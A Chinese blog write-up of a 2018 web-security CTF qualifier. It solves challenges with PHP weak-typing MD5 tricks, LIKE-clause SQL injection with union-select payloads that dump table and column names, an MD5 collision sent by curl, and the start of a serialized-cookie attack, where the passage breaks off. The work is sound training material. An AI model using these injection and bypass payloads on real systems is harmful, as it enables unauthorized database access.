

2018WEB安全测试秋季预选赛WriteUp

原创

KKABqN 于 2018-11-06 14:48:45 发布 1603 收藏 2

分类专栏: [Web安全](#) 文章标签: [CTF Web](#)

本文为博主原创文章, 转载请注明文章出处链接

本文链接: https://blog.csdn.net/weixin_41185953/article/details/83786862

版权



[Web安全](#) 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

0x00 前记

本文首发合天智汇, 另可见: <http://bey0nd.xyz/2018/10/28/1/>, 欢迎朋友们的指点。

0x01 input

传送门: <http://114.55.36.69:8003/>

题目上说前三道题目是容易的, 于是就从容易的题目入手, 为了拿到1血, 手速飞快地点, emmm, 一紧张忘了js输出语句怎么写了, 百度后才发现, 自己有多蠢alert啊!

进入网址, 发现一个输入框, 查看源码, 发现id="flag", 后面有一段js代码


```
<script>
function check(){
  var flag = document.getElementById("flag").value;
  var str = "d84d9657e5e5e" || 0;
  var str = str + ("ad2ad3fe" && 2);
  var str = str + "a2da9494b8" + "ddea4fd4";
  var str = str.split("").reverse().join("");
  if (str == flag){
    alert("恭喜你找到flag!");
  }
}
</script>
```

二话不说, 直接console下执行, emmmm, 可惜一下。

114.55.36.69:8003 显示

4df4aedd8b4949ad2a2e5e5e7569d48d

确定



提交即可

0x02 MD5

传送门: <http://114.55.36.69:8004/>

打开后发现一段文字: easy MD5 cracking fail. 应该与MD5有关, 简单的就是弱类型, 再不就是MD5碰撞, 查看源码, 发现是考察PHP弱类型


```
easy MD5 cracking <!--$_POST['data1']!=$_POST['data2']-->fail
```

脑补一下剩下的代码

```
if(($_POST['data1']!=$_POST['data2'])  
&&(md5($_POST['data1'])==md5($_POST['data2'])))  
echo $flag;
```

于是post传参: data1=QNKCDZO&data2=240610708, 得到答案

easy MD5 cracking flag(401cf19d304e557349fecda18110c138)



0x03 参数提交

传送门: <http://114.55.36.69:8012/>

flag作为参数, post方式提交, 提示必须大于10位, 提交flag=1111111111, 即可得到flag. --

0x04 新闻查询

先上图

新闻搜索

关键词: 条数:

搜索关键词:1

- 厉害了!400斤重东北虎下山趴路边 与村民淡定对内容: 10月25日, 黑龙江抚远一位村民翻完地回家, 发现一只约400斤重的东北虎, 用车灯照射它, 它仍然淡定坐下休息。民警称赶到时, 东北虎已经走了, 目前正在对东北虎的踪迹进行追寻。
- 女子蓄16年的1.4米长发洗后打结 向美发店索赔5万内容: 10月20日, 我来到一家美发店, 希望工作人员能够帮助我将头发恢复顺滑。辰溪说, 工作人员进行了约8小时处理后, 我的头发却出现多处打结。辰溪认为, 自己的头发打结, 是因为美发店工作人员操

有关键词, 有条数, 初步猜测是注入, 关键词输入1'发现

114.55.36.69:8010 显示

请输入正确字符。

确定

新闻搜索

关键词: 条数:

查看源码, 发现前端过滤

当时时间也是关键，能出flag就可以，写这个时候，才手动注入，像这种的关键词查询，一般都是使用like%%的模糊查询,所以需要闭合%，构造payload: 1%' AND 1=1 AND '%='

新闻搜索

关键词: 条数:

搜索关键词:1%' AND 1=1 AND '%='

- 厉害了!400斤重东北虎下山趴路边 与村民淡定对内容: 10月25日, 黑龙江抚远一位村民翻完地回家, 发现一只约400斤重的东北虎, 用车灯照峙仍然淡定坐下休息。民警称赶到时, 东北虎已经走了, 目前正在对东北虎的踪迹进行追寻。
- 女子蓄16年的1.4米长发洗后打结 向美发店索赔5内容: 10月20日, 我来到一家美发店, 希望工作人员能够帮助我将头发恢复顺滑。辰溪说, 工作了约8小时处理后, 我的头发却出现多处打结。辰溪认为, 自己的头发打结, 是因为美发店工

成功注入

这里对like%%进行一些了解

首先我们在本地数据库中输入

```
mysql> select * from tests where password like '%a%';
+-----+-----+
| username | password |
+-----+-----+
| admin   | password |
| admin   | admin   |
+-----+-----+
2 rows in set (0.00 sec)

mysql> select * from tests where password like '%as%';
+-----+-----+
| username | password |
+-----+-----+
| admin   | password |
+-----+-----+
1 row in set (0.00 sec)
```

可以发现like%valuevalue.*, 如果注入的话, 我们需要闭合前面的%',而且还有闭合后面的%'

```
mysql> select * from tests where password like '%a%' and 1=1 and '%a%';
Empty set, 1 warning (0.00 sec)
```

红框里面的内容为外部输入。

了解完like%%的注入, 接着看题目

```
# 得到列
payload: 1%' order by 3--
返回正常
payload: 1%' order by 4--
返回异常
得知表有为3列
# 找回显点
payload: 1%' union select 1,2,3--
在页面下面出现1,2, 3
```

搜索关键词:1%' union select 1,2,3--

- 厉害了!400斤重东北虎下山趴路边 与村民淡定对峙 内容: 10月25日, 黑龙江抚远一位村民仍然淡定坐下休息。民警称赶到时, 东
- 女子蓄16年的1.4米长发洗后打结 向美发店索赔5万 内容: 10月20日, 我来到一家美发店, 行了约8小时处理后, 我的头发却出现多作不当引起。
- 日记者在叙失踪3年获释:那是地狱 喘气都不能出声 内容: 据日本朝日新闻报道, 安田现年4从土耳其转机回日本。在飞机上, 他表初以间谍嫌疑被监禁了2天, 1个月后就
- 女子为赚100元"带工费" 腰绑9万美元现钞出境 被查 内容: 10月21日, 一女子从中英街联检管区。现场关员发现该女子仅携带了一意其接受海关检查。

1. 2

3 https://blog.csdn.net/weixin_41185953

```
# 注入表, 列, 字段, 此处省略过程
payload: 1%' union select (select group_concat(table_name) from information_schema.tables where table_schema=database()),(select group_concat(column_name) from information_schema.columns where table_schema=database()),flag from admin--
```

搜索关键词:1%' union select (select group_concat(table_name) from information_schema.tables where table_schema=database()),(select group_concat(column_name) from information_schema.columns where table_schema=database()),flag from admin--

- 厉害了!400斤重东北虎下山趴路边 与村民淡定对内容: 10月25日, 黑龙江抚远一位村民翻完地回家, 发现一只约400斤重的东北虎, 用车灯照射仍然淡定坐下休息。民警称赶到时, 东北虎已经走了, 目前正在对东北虎的踪迹进行追寻。
- 女子蓄16年的1.4米长发洗后打结 向美发店索赔5万内容: 10月20日, 我来到一家美发店, 希望工作人员能够帮助我将头发恢复顺滑。辰溪说, 工作了约8小时处理后, 我的头发却出现多处打结。辰溪认为, 自己的头发打结, 是因为美发店工作不当引起。
- 记者在叙失踪3年获释:那是地狱 喘气都不能出声内容: 据日本朝日新闻报道, 安田现年44岁, 是一名日本自由记者, 2015年在叙利亚失踪, 近从土耳其转机回日本。在飞机上, 他表示自己2015年6月22日进入叙利亚后, 第二天就被抓起来初以间谍嫌疑被监禁了2天, 1个月后就变成人质了。
- 女子为赚100元"带工费" 腰绑9万美元现钞出境 被查内容: 10月21日, 一女子从中英街联检楼二楼入区 (相当于出境) 旅检大厅, 行色匆匆地进入口岸管区。现场关员发现该女子仅携带了一个挎包, 在行走过程中一直用挎包挡在腰前, 便觉有异, 意其接受海关检查。

tables	columns	flag
admin,news	username,flag,id,title,detail	flag{f98505d1d12f50a0bd9463e90876630}

https://blog.csdn.net/weixin_41185953

成功拿到flag

0x05 MD5碰撞

传送门: <http://114.55.36.69:8006/>

又是一个关于MD5的题目, 而且提示依然为: MD5 crackingfail。这样从分值与顺序看起来, 不出意外就是MD5碰撞, 查看源码发现

```
if((string)$_POST['data1']!=md5($ _POST['data2'])&&md5($ _POST['data1'])==md5($ _POST['data2']))
```

这里两边都是强判断===, 并且强制转换为string类型进行比较, 听表哥说, 只能通过md5碰撞绕过去先了解一下什么是md5碰撞

md5碰撞

从根本上讲, MD5算法是一种摘要算法, 它可以从多个字节组成的串中计算出由32个字节构成的“特征串”。对于超过32字节的串来说, MD5计算得出的值必然是其一个子集, 所以必然存在两个 (或更多) 不同的串能够得出相同MD5值的情况。这种情况就叫做MD5碰撞。

我们需要找到两个字符串不一样, 但是MD5值一模一样的字符串, 用MD5碰撞生成器生成

```
> fastcoll_v1.0.0.5.exe -o data1.txt data2.txt
MD5 collision generator v1.5
by Marc Stevens (http://www.win.tue.nl/hashclash/)

Using output filenames: 'data1.txt' and 'data2.txt'
Using initial value: 0123456789abcdefdcba9876543210

Generating first block: .....
Generating second block: S01.....
Running time: 8.187 s
```

然后对data1.txt与data2.txt中的内容进行url编码后，curl发请求，或者在该[网址](#)中找，即可得到flag

```
root@Kali:~# curl -v http://114.55.36.69:8006/ -H "Cookie: PHPSESSID=0dvvm795lrkrck7r0t1gbn762n" --data "data1=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8lgm%A0%D1U%5D%83%60%FB_%07%FE%A2&data2=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8lgm%A0%D1%D5%5D%83%60%FB_%07%FE%A2"
* Hostname was NOT found in DNS cache
* Trying 114.55.36.69...
* Connected to 114.55.36.69 (114.55.36.69) port 8006 (#0)
> POST / HTTP/1.1
> User-Agent: curl/7.38.0
> Host: 114.55.36.69:8006
> Accept: */*
> Cookie: PHPSESSID=0dvvm795lrkrck7r0t1gbn762n
> Content-Length: 315
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 315 out of 315 bytes
< HTTP/1.1 200 OK
< Date: Sun, 28 Oct 2018 16:57:05 GMT
* Server Apache/2.2.15 (CentOS) is not blacklisted
< Server: Apache/2.2.15 (CentOS)
< X-Powered-By: PHP/5.3.3
< Content-Length: 156
< Connection: close
< Content-Type: text/html; charset=UTF-8
<
* Closing connection 0
MD5 cracking<!-- if((string)$_POST['data1']!=(string)$_POST['data2']&&md5($_POST['data1'])===md5($_POST['data2']))-->flag{9bd1ee7355b58e53214adb9a37b4cb82}
```

在这备份几条

```
# first
M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8lgm%A0%D1U%5D%83%60%FB_%07%FE%A2
M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8lgm%A0%D1%D5%5D%83%60%FB_%07%FE%A2
# second
4dc968ff0ee35c209572d4777b721587d36fa7b21bdc56b74a3dc0783e7b9518afbfa200a8284bf36e8e4b55b35f427593d849676da0d1555d8360fb5f07fea2
4dc968ff0ee35c209572d4777b721587d36fa7b21bdc56b74a3dc0783e7b9518afbfa202a8284bf36e8e4b55b35f427593d849676da0d1555d8360fb5f07fea2
MD5 hash:
008ee33a9d58b51cfeb425b0959121c9
```

0x06 Game

传送门：<http://114.55.36.69:8011/>

进入界面是一款贪吃蛇游戏，果断看js代码逻辑





```
(function anonymous(  
) {  
window['flag'] = 'Flag{660332922504a5f06dd871a7fe78ba9c}';  
console.log("Flag{ hahahah wrong!! :)");  
})
```

得到flag

0x07 Notepad


传送门: <http://114.55.36.69:8014/index.php/>

功能齐全，直接注册帐号，进入upload



修改type（只能传jpg）上传一张图片,然后在picture内查看到发现图片中有一串base64，在bp中查看发现这一串base64很长，在请求包的cookie中发现picture值解码发现为php序列化，而且保存的上传文件的文件名

```
▼<div class="full col-sm-9">
  <!-- content -->
  ▼<div class="row">
    ::before
    ▼<ul class="thumbnails">
      ▼<li class="span4">
        ▼<a href="#" class="thumbnail">
          ...
          
        </li>
      </ul>
    </div>
  </div>
```



猜测picture的值提交后，然后页面在img标签下会回显文件内容的base64。于是显示index.php页面，手动构造序列化，在这里我们先了解一下序列化的组成

